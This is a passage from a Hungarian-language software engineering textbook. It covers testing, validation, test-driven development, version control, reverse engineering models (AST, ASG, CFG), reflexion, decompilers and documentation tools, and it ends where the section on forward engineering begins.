Előfordulhatnak olyan fejlesztési folyamatok (amiket már korábban tárgyaltunk), amelyekben a tervezés és a fejlesztés folyamata nem különálló, szigorúan egymás után végrehajtható műveletek, hanem egymással nagyon szorosan, szinte egyszerre haladó folyamatok (például a RAD). A hibák számának csökkentésének a legtermészetesebb módja az, ha ezeket a hibákat el sem követjük. Ennek eléréséhez a legfontosabb a megfelelő tervezés. A tervezés során elkövetett hibák nagyon súlyosak, implementáció után javításuk már igen költséges. A megfelelő tervezés mellett fontos az is, hogy a lehető legtöbb kódot generáltassuk olyan eszközökkel, amik bizonyítottan nem követnek el hibát. Számos eszköz létezik, amely az előző fejezetben tárgyalt folyamatban, azaz a tervezési fázisban előállított eredményekből (diagramokból) legenerálja a program vázát. Az ilyen megoldásokkal nem csak időt spórolhatunk, de a generált kód bizonyosan hibátlan, legalábbis a megadott tervezési modellnek mindenképpen megfelel. A tesztelés meghatározza, hogy vannak-e hibák, a behatárolás pedig, hogy hol találhatók meg, hogyan javíthatók. Ezt a folyamatot az 5. ábra szemlélteti. A behatárolás során hipotéziseket kell generálni a program viselkedésére, majd ezeket kell tesztelni, hogy megtaláljuk a kimeneti anomáliákat okozó hibákat. Azok az interaktív behatároló eszközök, amelyek megmutatják a program értékeit futás közben, nagy segítségünkre lehetnek ebben a folyamatban. Ilyen eszközök már a fejlesztő környezetbe integrálva is léteznek, jó példa erre a Java környezetek közül például az Eclipse (http://www.eclipse.org/), amely széleskörű debuggolási lehetőségeket biztosít.
Egy másik nagy előnyt biztosító eszköz a fejlesztő környezetekbe épített statikus forráskód elemző, amely még futás előtt a lehető legtöbb hibát a tudtunkra adja, hogy képesek legyünk gyorsan behatárolni és javítani azt. Ilyenre példa a PMD eszköz (http://pmd.sourceforge.net/), amely az Eclipse alá épül be.

Számos terület megköveteli, hogy a rendszer a lehető legbiztonságosabb működést produkálja, ilyen terület például az űrkutatás, ahol egy szoftverhiba is végzetes következményeket okozhat. Az ilyen rendszerek elkészítése során szokás formális leírásokat alkalmazó módszereket használni a fejlesztés során. Ezek a Correct-by-Construction módszerek, amelyek lényege, hogy már a tervezés során olyan rendszertervet állít elő, amelyben matematikailag bizonyítottan nem léteznek hibák. Ilyen például a B-módszer, amely egy B nyelvre épülő folyamat, mely garantáltan a kritériumoknak megfelelő modellt állít elő (B nyelv alapú modellt), amelyből már képesek vagyunk bármilyen (de általában C) nyelvű kódot készíteni.
Fontos még megemlíteni a teszt-vezérelt fejlesztési folyamatokat is. A teszt-vezérelt fejlesztés egy szoftverfejlesztési technika, ami előre megírt tesztekkel befolyásolja a kód alakulását. Ezt a technikát piros-zöld faktornak (red-green factor), illetve "tesztelj kicsit, kódolj kicsit" módszernek is hívják. A fejlesztés végén a kód át fog menni a teszten, ami azt jelenti, hogy a kód írása közben meghatározott számú teszten keresztül kellett menni, tehát a tesztek jelölték ki az utat, amelyek előre adottak. A teszt-vezérelt fejlesztés legfontosabb alapeleme, hogy a tesztek előre definiáltak, és általában képesek vagyunk azokat automatikusan futtatni a rendszeren. Az elkészült rendszer minden előre definiált teszten átmegy, ezt úgy érjük el, hogy a következő lépéseket alkalmazzuk a fejlesztés során. Kiválasztunk egy tesztesetet, majd fordíthatóvá tesszük a kódunkat. A teszt futtatása bukást fog eredményezni (piros), ezután megírjuk a kódot, éppen csak annyira, hogy átmenjen a teszten. A tesztet futtatva át kell mennie, tehát a teszt sikeres. Zöldet kapunk (piros-zöld faktor). Néhány esetben itt még javítunk a kódon (a teszten és a forráskódon is). Ezek után egy következő tesztesettel folytatjuk tovább mindaddig, amíg mindegyik teszten át nem megy. Ezt a módszert követve biztosan alaposan tesztelt rendszert készítünk.
A hibák javítása mellett fontos a rendszerünk nyomon követése is annak érdekében, hogy tisztában legyünk azzal, hogy rendszerünk a megfelelő irányba fejlődik-e (mind a hibák számát, mind a tulajdonságait illetően). Erre a nyomkövetésre általában egy verziókövető rendszert alkalmaznak, amely egy központi repository-ba gyűjti az adatokat (általában a forráskódot és minden ahhoz kapcsolódó elemet) és a különböző változásokat időponthoz és felhasználóhoz kapcsolva tárolja. Ennek hatására kinyerhetjük a legfrissebb tárolt elemet is, de képesek vagyunk egy 2 hónappal ezelőtti verziót is könnyedén kinyerni belőle. Ilyen verziókövetők például a Subversion (SVN), CVS, ClearCase, stb. A verziókövető rendszerek mellett számos egyéb eszköz áll rendelkezésünkre a projektek menedzseléséhez, például: hibakövető rendszerek, ütemezést támogató rendszerek, együttműködést segítő eszközök, stb.

Szoftver validáció

A verifikáció és validáció (V & V) azzal foglalkozik, hogy megmutassa a rendszer konform-e saját specifikációjával, és hogy a rendszer megfelel-e a rendszert megvásárló ügyfél elvárásainak. A tesztelési folyamatot szakaszokban érdemes végrehajtani, ahol a tesztelés a rendszer implementációjával összhangban inkrementálisan történhet. Ezt a folyamatot a 6. ábra szemlélteti.




6. ábra. A tesztelési folyamat

- **Egység teszt**: Az egyedi komponenseket a többitől függetlenül kell tesztelni, és biztosítani kell, hogy tökéletesen működjenek.
- **Modul teszt**: A modul egymástól függő komponensek gyűjteménye, a modulokat is egymástól függetlenül tudjuk tesztelni.
- **Alrendszer teszt**: Az alrendszereket alkotó modulok tesztjei. Ez a tesztelési folyamat a modulok interfészhibáira koncentrál (**alrendszer integrációs teszt**), mivel a legtöbb probléma az interfészek hibás illeszkedéseiből származik.
- **Rendszer teszt**: Ez a fázis az alrendszerek és interfészeik közötti előre nem várt kölcsönhatásokból adódó hibák megtalálásával foglalkozik (**rendszerintegrációs teszt**), valamint érinti a validációt is, vagyis, hogy a rendszer eleget tesz-e a funkcionális és nem funkcionális követelményeknek.
- **Átvételi teszt** (Alfa tesztelés): A megrendelő adataival tesztelik a rendszert, nem tesztadatokkal. Ezáltal olyan hibákra derülhet fény, amelyekhez csak a valós adatokkal való vizsgálat vezethet. Itt derülhet fény olyan problémákra is, hogy a rendszer tulajdonságai nem felelnek meg a felhasználó elvárásainak. Addig kell folytatni a tesztelést, amíg a megrendelő és a fejlesztő egyet nem ért abban, hogy a rendszer megfelelő implementációja a rendszerkövetelményeknek.
- **Béta tesztelés**: Akkor alkalmazzuk, amikor nem egyedi igények alapján készített szoftvert dobunk piacra. A béta tesztelés magában foglalja a rendszer számos potenciális felhasználójához történő leszállítását, akikkel megegyezés történt a rendszer használatára. Ők jelentik a rendszerrel kapcsolatos problémáikat a rendszerfejlesztőknek. Így a valódi használat során fellelhető hibák is beazonosításra kerülnek.

A tesztelés elvégzése alapvetően két módon történhet:

- **White-box tesztelés**: fehér doboz (üvegdoboz) vagy struktúra tesztelés. A tesztelés a struktúra és implementáció ismeretében történik kis egységekre. A cél olyan teszthalmaz készítése, hogy minden utasítás legalább egyszer végre legyen hajtva.
- **Black-box tesztelés**: fekete doboz, vagy funkcionális tesztelés, (al)rendszer viselkedése csak a bemenetei és kimenetei vizsgálatával. Kulcsprobléma: olyan inputok generálása, amelyek hibás outputot generálnak.

Az egység- és modulteszt leggyakrabban a komponenst fejlesztő programozó feladata. A tesztelés későbbi szakaszain tesztelők független csoportja dolgozhat tesztterek alapján. Miután az alkalmazható teszt típusokat részleteztük, essen szó arról, hogy ezeket a típusokat a fejlesztés mely fázisaiban lehet alkalmazni.
A 7. ábra bemutatja, hogy a rendszer fejlesztésének mely fázisaiban lehet a különböző terveket alkalmazni.



7. ábra. Tesztelési fázisok a szoftverfolyamatban

SZOFTVERVISSZATERVEZÉS


A szoftvervisszatervezés folyamatát E. J. Chikofsky és J. H. Cross az alábbi módon definiálta 1990-ben:

> „*A visszatervezés az elemzés azon folyamata, amikor a kérdéses rendszerben (a) meghatározzuk a rendszer komponenseit és azon kapcsolatait, továbbá (b) elkészítjük a rendszer más alakbeli reprezentációját vagy az absztrakció magasabb szintjén ábrázoljuk azt.*" [1]

A szövegből kiderül, hogy a szoftvervisszatervezés folyamata két lépcsőből áll, ((a) és (b)) amelyek kimondják, hogy a szoftvervisszatervezés folyamatának első lépése a szoftver komponensek és az azok közötti kapcsolatok meghatározása, majd a következő lépés e komponensek ábrázolása az absztrakció egy magasabb szintjén vagy egy más alakban.
Tehát maga a szoftvervisszatervezés a forráskódból magasabb szintű (vagy más alakú) ábrázolást tesz lehetővé. A szoftver magasabb szintű reprezentálása nagyon sok esetben nyújt óriási segítséget a fejlesztés, karbantartás, üzemeltetés szempontjából.
Egy szoftver készítése általában egy megbízással kezdődik. Felmerül egy igény egy rendszerre, amelyet specifikálnak, megterveznek és elkészítenek. Ezzel együtt jár rengeteg dokumentum, a tervezési fázisból tervezési dokumentációk, tervezett rendszerelemek, a rendszer magas szintű specifikációja, UML, EK diagramok, stb. Kezdetben ezek az elkészült rendszerrel szinkronban vannak. A karbantartás során folyamatos változáson, módosításon esik át a kód, amelyet ezek a dokumentumok nem tudnak követni a szoros határidők miatt. Ezért egy idő elteltével a kezdeti dokumentációk szinte semmilyen valós információt sem tudnak nyújtani a rendszerhez, és ez nagyban megnehezíti annak karbantartását, továbbfejlesztését.
Ebben az esetben segítségül lehet hívni egy visszatervezett, magasabb szintű modellt, amely óriási segítséget ad a rendszer megértése érdekében, és amelyből könnyen generálható például dokumentum vagy diagram is (mint azt majd a későbbi fejezetekben tárgyaljuk is).
Számos olyan szoftverrendszer van használatban jelenleg is, amelyeknek nem, hogy a dokumentációja, de még a forráskódja sincs meg. Az ilyen típusú problémák tömeges felismerése napjainkig váratott magára. Egyre több olyan cég van, amely régóta ilyen rendszert használ, de csak napjainkban eszmélnek rá, hogy a rendszer gyors fejlesztése, karbantartása érdekében komoly összegeket kell arra fordítani, hogy a rendszernek ismét érvényes dokumentációi, leírásai legyenek, melyek a rendszer pillanatnyi állapotát tükrözik, és amelyekkel a fejlesztés, karbantartás menete megkönnyíthető, lerövidíthető. (Természetesen egy olyan rendszer megértése sokkal egyszerűbb, amelyhez magasabb szintű leírások, feljegyzések, dokumentumok vannak, mint ahol szinte csak a kód ismert. Ekkor természetesen a fejlesztés és a karbantartás is gyorsabbá válik.)
A visszatervezés folyamatából sok megválaszolatlan kérdés merül fel. Például, hogy mi legyen a magasabb szintű modell? Mi legyen a reprezentáció? Egy ábra? Egy szöveges leírás? Milyen irányban közelítsük meg az elemeket? Milyen elveket célszerű betartani visszatervezés során? Milyen eszközök állnak rendelkezésünkre? A fejezetben mindegyik kérdésre megpróbálunk választ adni.

Magasabb szintű modell

A visszatervezés folyamatának egyik kulcs kérdése, hogy milyen magasabb szintű modellre fejtsük vissza a rendszerünket. A modell meghatározásában a használt nyelv és az alkalmazott megközelítés játssza a főszerepet.
Bármely programozási nyelvben íródott rendszert jól strukturáltnak tekinthetünk, mivel a forráskód szintaktikája szigorú konvenciókat követ, melyet mindig az aktuális nyelv köt ki. A visszatervezés feladata pedig, hogy a statikus struktúrából és a dinamikus viselkedésből olyan absztrakt reprezentációt készítsünk, amelyet a későbbiekben széles körben felhasználhatunk. A programozási nyelvben használt nyelvtan egyértelmű struktúráját egy ún. „levezetési fa" (parse tree) határozza meg. Ez a levezetési fa egy, a nyelvtan által definiált fa, amely tartalmazhat szükségtelen elemeket is. Például tranzitív, láncolt szabályok szerepelhetnek benne.
A feladatunk egy olyan absztrakt szintaxisfa (abstract syntax tree, AST) meghatározása, amely a szintaktikai szabályok dekompozícióját tartalmazza egy fa-szerkezetben, mely nem tartalmaz „felesleges" elemeket.
Miután meghatároztuk az AST fát, a következő lépésben felhasználjuk a már meglévő fa-szerkezetet, hogy létrehozzuk a rendszer modellbeli leírását. Ezt úgy tesszük meg, hogy kidekoráljuk a fát extra információkkal, továbbá felveszünk extra kereszt éleket, mint például függvényhívások, típushasználat, argumentum átadás stb. Ezen kereszt élek hatására a modell gráf szerkezetű lesz, amely rendelkezik egy a szintaxisnak megfelelő feszítőfával. Ez a szerkezet lesz az absztrakt szemantikus gráf (abstract semantic graph, ASG), a rendszerünk modellje. Ennek a reprezentációnak az előnye, hogy a gráfra alkalmazhatjuk az összes ismert gráf bejáró, szétválasztó algoritmust, melyekkel könnyen elemezhetjük a rendszerünket, továbbá a gráfot vizuálisan is könnyebb megjeleníteni (számos szoftver létezik rá, például Gephi), ezért átfogóbb, átláthatóbb képet képes adni, mint egy szöveges leírás.
Egy másik magas szintű programreprezentáció a hívási gráf, vagy Control Flow Graph (CFG). A CFG a program végrehajtásának összes lehetséges lefutását ábrázolja gráfként. A gráf csomópontjai az alap blokkokat (basic-block) reprezentálják, míg az élek két blokk között azt jelentik, hogy van olyan lefutása a programnak, ahol az egyik blokk után a másik blokk hajtódik végre. A 8. ábra egy kódrészlet CFG és ASG reprezentációját mutatja be.



8. ábra. Példa CFG és ASG gráfokra

Megközelítések

A következőkben két megközelítést tárgyalunk részletesebben, illetve ezek együttműködését a pontosabb rendszerábrázolás érdekében. A két megközelítés az elemzés irányában tér el egymástól. Persze ezeken a megközelítéseken felül más lehetőségek is léteznek, viszont ezek a legáltalánosabban elfogadottak a visszatervezési módszerek közül.

Top-down (dekompozíció)

A top-down szemlélet felülről lefelé kezdi elemezni a rendszert. A rendszer magasabb szintű reprezentációjától indul, és folyamatosan részletesíti, kifejti a különböző elemeket. A rendszer legmagasabb, legátfogóbb reprezentációját maguktól a fejlesztőktől nyerhetjük ki. Ők azok, akik a funkcionalitások mit-miértjeit meg tudják mondani. Ezekből a kinyert információkból tervezzük vissza a rendszerünket.
Előnye ennek a megközelítésnek, hogy nem szükséges kódokat olvasgatni ahhoz, hogy egy-egy funkciót megértsünk, élőszóban megkapjuk a szükséges információkat. Természetesen a kód elemzése nem maradhat ki, mivel felülről indulunk, ezért a kód értelmezése, elemzése csak későbbre tolódik. Az így elkészített dokumentációk alkotják a rendszer magasabb szintű reprezentációját.
Amennyiben nem tudunk a fejlesztőkkel interjúkat készíteni, úgy ez a megközelítés nem a legmegfelelőbb, mivel így nem tudunk első kézből információkat szerezni a rendszerről. A másodkézből szerzett információkra nem szabad építenünk, mivel ezek nem biztos, hogy a rendszer aktuális, érvényes alakját reprezentálják.
A top-down módszer egyik hátránya, hogy a személyes egyeztetések elkerülhetetlenek. Ebből adódóan automatizálni sem lehet teljesen a folyamatot. Másik hátránya, hogy nem tudjuk a

rendszer legalsóbb szintjeit is pontosan feltérképezni, ami abból adódik, hogy egy ember nem képes olyan komplex rálátást adni a rendszerre, mint például egy elemző szoftver.

Bottom-up (szintézis)

A bottom-up módszer az előbb tárgyalt dekompozíció ellentéte. Nem felülről, azaz a fejlesztőktől nyerjük ki a szükséges információkat, hanem a forráskód elemzésével próbálunk magasabb szintű modellt létrehozni. Előnye ennek a szemléletnek, hogy a folyamat teljes mértékben automatizálható, (sok eszköz létezik számos nyelvhez), továbbá minden információt magából a forráskódból nyer, így a másodkézből kapott információk nem is kerülhetnek bele az elemzési folyamatba. Hátránya viszont éppen ebből adódik: vannak olyan kapcsolatok, amelyeket csak a forráskódból nem lehet felderíteni.
A két módszert együtt is alkalmazhatjuk ahhoz, hogy a folyamatban teljesebb képet kaphassunk az elemzendő rendszerről. Ekkor viszont ügyelni kell arra, hogy a két irányban indított elemzés eljuthat olyan szintre, amikor közös elemeket és kapcsolatokat derítenek fel. Ekkor a két elemzés összeköthető, aminek köszönhetően további lehetőségek adódnak az elemzés szempontjából (pl. a felsőbb szinten meghatározott logikai komponensek – architektúra – alá besorolhatóak lesznek a forráskód konkrét elemei, stb.).


Ütköztetés

Az előző részben szó volt arról, hogy mind a top-down, mind a bottom-up elemzési módszereknek vannak hátrányai, hiányosságai. Mivel top-down elemzés esetén általában a felsőbb szintű kapcsolatokat kézzel határozzuk meg, ezért annak a határa, hogy meddig tudunk lenyúlni a rendszer szerkezetében e kapcsolatok feltérképezésekor eléggé korlátozott, mivel egy ember nem képes olyan áthatóan feltérképezni a rendszert, mint egy elemző szoftver. A bottom-up elemzés egy hátránya pedig, hogy vannak olyan összetartozó rendszer elemek, amelyeket csupán a forráskód elemzése alapján nem tudunk csoportokba sorolni. Például mondhatjuk, hogy osztályok egy csoportja gráf műveleteket valósít meg, egy másik csoportja IO műveleteket, egy harmadik csoportja pedig hálózati kommunikációt. Ez a fajta csoportosítás nem mindig deríthető fel a forráskód alapján. Mivel egyik elemzési módszer sem tud teljes leírást adni a rendszerünk szerkezetéről, ezért a legkézenfekvőbb megoldás, hogy mindkettő elemzési módszert végrehajtjuk a rendszerünkön, majd a kétfajta elemzésből kapott adatokat összevetjük és megpróbálunk további kapcsolatokat, összefüggéseket meghatározni. Ezt a folyamatot nevezzük ütköztetésnek, vagy reflexiónak.

Általános ütköztető algoritmus

Ütköztetés során az architektúra modell strukturális felépítése és a forráskód alapján épített modell között keresünk összefüggéseket. Alapvető összefüggéseket adhatunk meg úgy, hogy az architektúra modell legalsó szintű elemeit összekötjük a forrás modell legfelső szintű elemeivel, majd az alsóbb szinteken lévő összefüggéseket mindig a felsőbb szintek összefüggései alapján állapítjuk meg. Tehát az ütköztetéshez szükség van az architektúra modellre, a forrásmodellre és a legfelsőbb szintű elemek összekötését leíró modellre. Az architektúra modellt általában manuálisan építjük fel különböző dokumentációk és a rendszer fejlesztőivel készített interjúk alapján. A legfelsőbb szintű összeköttetést leíró modell létrehozása nagyon interaktív, éppen ezért általában nagyon időigényes is. Az ütköztető algoritmust mindannyiszor újra le kell futtatni, akárhányszor az architektúra modellben vagy a

forrás modellben változás lép fel. Nagyobb rendszereknél ez az újraszámítás nagyon időigényes, ezért fontos a megfelelő ütközető algoritmus kiválasztása.
Egy általános ütköztető algoritmust tárgyalunk a továbbiakban, amelynek a lépéseit a 9. ábra szemlélteti.



9. ábra. Egy általános ütköztető algoritmus menete

1. Magas szintű architektúra modell definiálása. Ez lényegében a top-down elemzés. Ez a modell a rendszer strukturális felépítését írja le egy vagy esetleg több szemszögből. Az architektúra modell definiálása általában a rendszerről készült dokumentációk átolvasásával és a fejlesztőkkel készült interjúk alapján, esetleg hasonló felépítésű architektúrák áttanulmányozásával történik.
2. Forrás modell definiálása, amit általában bottom-up elemzéssel valósítunk meg. A forrás modell létrehozása nem kézileg, hanem általában egy gráf adatszerkezetet kezelő eszközzel történik, aminek átadjuk a forráskód összes elemét, amit aztán az eszköz végigelemez és egy előre definiált séma alapján egy hívási és függőségi gráfot épít fel (például a már korábban tárgyalt ASG-t).
3. Az architektúra és a forrás modell összekötését leíró modell definiálása. A felhasználónak definiálnia kell egy olyan modellt, ami leírja, hogy az egyes architektúra modellben levő elemek és a forrás modellben levő elemek hogyan kapcsolódnak egymáshoz.
4. Az ütköztetés végrehajtása. Miután definiáltuk a magas szintű architektúra modellt, a forrás modellt, és az összeköttetést leíró modellt, egy külön eszközzel ezeket a modelleket felhasználva ki kell számolni az ütköztetés után keletkező modellt. Ebben a modellben figyelhetjük meg a forráskódbeli kölcsönhatásokat az architektúra nézet szempontjából. Az eszköz a forráskódbeli kölcsönhatásokat az összekötés modell alapján átvezeti az architektúra modellre.

5. Változások esetén a modellek bizonyos részeinek újradefiniálása, majd az ütköztetés újbóli végrehajtása.

Decompilerek

Mint már említettük, sok esetben a rendszer tulajdonosának még a forráskód sincs a birtokában, amely a rendszer további fejlesztését, karbantartását nagyban megnehezíti.
Ilyen problémákra kínálnak megoldást a decompilerek. A kizárólag interpretált nyelveket leszámítva minden programozási nyelvhez léteznek compilerek (fordítóprogramok). Ezek olyan programok, amelyek az adott nyelvű forráskódból alacsonyabb szintű kódot állítanak elő. Általában bináris kódot, vagy (például a Java esetében) bájtkódot, annak érdekében, hogy a programunk futtatható legyen. Ilyen például a C nyelvű forráskódok egyik compilere, a gcc (GNU Compiler Collection).
A decompiler ennek pont az ellentéte. Azaz az alacsony absztrakciós szintű (gépi kódú) futtatható programokat fejtik vissza (amelyek számítógépek által értelmezhető formában vannak) magasabb absztrakciós szintű kóddá, amelyet emberek által olvasható formában jelenítenek meg. A kódvisszafejtés sikere azon múlik, hogy mennyi információ található a visszafejtendő kódban és azon is, hogy az elvégzett gépikód-analízis mennyire kifinomult.
A bájtkód formátumok, melyet a virtuális gépek használnak (pl. a Java Virtual Machine) gyakran jelentős mennyiségű metaadatot tartalmaznak, valamint olyan magasabb szintű adatokat, melyek jelentősen megkönnyíthetik a kódvisszafejtést. A gépi kód, azaz a bináris kód ezzel szemben alig tartalmaz metaadatot, ezért sokkal nehezebb visszafejteni. Egyes fordítóprogramok összezavart kódot (obfuscated code) generálnak, hogy a visszafejtést megnehezítsék.

Eszközök

A forráskódból történő magasabb szintű reprezentáció előállítására sok automatizált szoftver létezik. Ezek közül felsorolunk néhány ingyenes verziót, a teljesség igénye nélkül. A generált magas szintű reprezentáció általában egy UML-beli modell, egy HTML dokumentáció, esetleg XML leírás, vagy csak egy egyszerű szöveges dokumentum (bár ez ritka manapság).

Doxygen

A Doxygen dokumentációt generál forráskódból. Támogatott nyelvek széles skáláját biztosítja, többek között C, C++, Java, Objective-C, Python, Fortran, VHDL, PHP, C#, stb. Képes közvetlenül online (HTML) és/vagy offline (RTF, PS, PDF, Latex, Unix man) dokumentációt is generálni. A szoftver hordozható, jelenleg a Linux, Windows XP/Vista/7 és Mac OS X operációs rendszereket támogatja. A szoftver GNU General Public License alá tartozik. A Doxygen csak dokumentumot képes generálni, sok esetben azonban ennél többre van szükség. Hivatalos oldaluk: ”http://www.doxygen.org/”.

SHRiMP

A SHRiMP (Simple Hierarchical Multi-Perspective) egy vizualizációs technika, amelynek feladata, hogy megkönnyítse a komplex rendszerek információinak és a szoftver architektúrájának feltérképezését. A SHiMP egy technika és egy alkalmazás is egyben. Három formában érhető el.

- Jambalaya (Protégé plug-in)

- Creole (Eclipse plug-in)
- Továbbá létezik egy különálló eszköz, amely gráf alapú vizuális reprezentációt ad a Java nyelvű rendszerekről (például GXL, RSF, XML, XMI).

Hivatalos oldaluk: http://www.thechiselgroup.org/shrimp

Rigi

A rigi egy interaktív vizualizációs eszköz a szoftver megértéséhez és újra-dokumentálásához. Fő feladatának tekinti az absztrakció magasabb szintjének feltérképezését a nagy szoftver rendszerekben. A rendszert gráf szerkezetben reprezentálja, és ránk ruházza a lehetőséget, hogy beállítsuk, hogy a rendszer mely elemeit vizsgálja, elemezze.
Hivatalos oldaluk: http://www.rigi.csc.uvic.ca/

SAVE

A SAVE (Software Architecture Vizualition Evaluation) képes automatikusan előállítani és ábrázolni is az architektúrát, továbbá kimutatja a forráskódban használt modultípus nézeteket, és összehasonlítja a felhasználó által beállított modellekkel. Továbbá megadhatunk bizonyos szabályokat is, amelyek szerint ábrázolni akarjuk az architektúra felépítését. A SAVE továbbá segít az újratervezésben, újrafelhasználásban és segít karbantartani a rendszerünket.
Hivatalos oldaluk: http://www.fc-md.umd.edu/save/

ArgoUML

Az ArgoUML egy komplett UML modellező eszköz. Lehetőséget biztosít szinte az összes UML diagram szerkesztésére, továbbá képes a diagramból forráskódot generálni (forward engineering, a következő fejezetben kerül kifejtésre) és meglévő kódot visszatervezni (ezt egy moduláris visszatervező keretrendszerben valósítja meg), azaz diagramot készíteni a Java nyelvű forráskódból, vagy jar fájlból.
Hivatalos oldaluk: http://argouml.tigris.org/

SZOFTVERÚJRATERVEZÉS

A szoftverújratervezés, azaz a reengineering folyamata magában foglalja a visszatervezés (reverse engineering) folyamatát is, továbbá segítségül hív egy úgynevezett előretervezés (forward engineering) folyamatot is. Ahhoz, hogy megértsük a szoftverújratervezést, először tekintsük át forward engineering folyamatát.

Forward engineering

E. J. Chikofsky és J. H. Cross az alábbi módon definiálta 1990-ben a forward engineering folyamatát:

